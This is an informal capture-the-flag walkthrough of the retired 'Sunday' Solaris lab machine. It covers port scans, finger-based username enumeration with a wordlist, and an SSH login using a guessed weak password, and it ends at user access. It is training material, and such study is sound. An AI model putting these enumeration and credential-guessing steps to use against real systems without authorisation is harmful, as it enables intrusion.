enumeration

it is an oracle solaris os

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/sunday/nmap.txt 10.10.10.76
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-15 10:55 EST
Nmap scan report for 10.10.10.76
Host is up (0.19s latency).
Not shown: 979 closed ports
PORT      STATE    SERVICE        VERSION
79/tcp    open     finger         Sun Solaris fingerd
|_finger: No one logged on\x0D
111/tcp   open     rpcbind        2-4 (RPC #100000)
119/tcp   filtered nntp
259/tcp   filtered esro-gen
722/tcp   filtered unknown
801/tcp   filtered device
1042/tcp  filtered afrog
1069/tcp  filtered cognex-insight
1078/tcp  filtered avocent-proxy
1106/tcp  filtered isoipsigport-1
1311/tcp  filtered rxmon
3300/tcp  filtered ceph
5009/tcp  filtered airport-admin
5280/tcp  filtered xmpp-bosh
9010/tcp  filtered sdr
10004/tcp filtered emcrmirccd
10025/tcp filtered unknown
16018/tcp filtered unknown
32785/tcp filtered unknown
41511/tcp filtered unknown
50002/tcp filtered iiimsf
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunos

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.96 seconds
```

we see hell lot of ports

```
PORT      STATE    SERVICE        VERSION
```


```
79/tcp    open     finger        Sun Solaris fingerd
|_finger: No one logged on\x0D
111/tcp   open     rpcbind       2-4 (RPC #100000)
119/tcp   filtered nntp
259/tcp   filtered esro-gen
722/tcp   filtered unknown
801/tcp   filtered device
1042/tcp  filtered afrog
1069/tcp  filtered cognex-insight
1078/tcp  filtered avocent-proxy
1106/tcp  filtered isoipsigport-1
1311/tcp  filtered rxmon
3300/tcp  filtered ceph
5009/tcp  filtered airport-admin
5280/tcp  filtered xmpp-bosh
9010/tcp  filtered sdr
10004/tcp filtered emcrmirccd
10025/tcp filtered unknown
16018/tcp filtered unknown
32785/tcp filtered unknown
41511/tcp filtered unknown
50002/tcp filtered iiimsf
```

so since all are filtered only 2 are open we gona search them no 80 so no website so no gobuster

lets run searchsploit

so out of 2 we found no vulnerability in rpcbind so the vulnerability has to be in finger

running all the ports we found 22022 is also open which is ssh




```
┌──(root💀kali)-[/home/kali]
└─# nmap -sC -sV 10.10.10.76 -p 22022,33890
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-17 09:14 EST
Nmap scan report for 10.10.10.76
Host is up (0.21s latency).

PORT      STATE  SERVICE        VERSION
22022/tcp open   ssh            SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
33890/tcp closed digilent-adept

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.94 seconds
```

so we will run solaris to connect and see available users

running some script we have 2 user to work with
perl finger-user-enum.pl -U rockyou.txt -t 10.10.10.76
we have 2 users
sunny ans sammy

so connecting ssh with sunny
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sunny@10.10.10.76 -p 22022

with password sunday



```
┌──(root💀kali)-[~kali]
└─# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sunny@10.10.10.76 -p 22022
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$ 
```

the machine is very buggy we will get user.txt

ham isme aur sar nahi phoodenge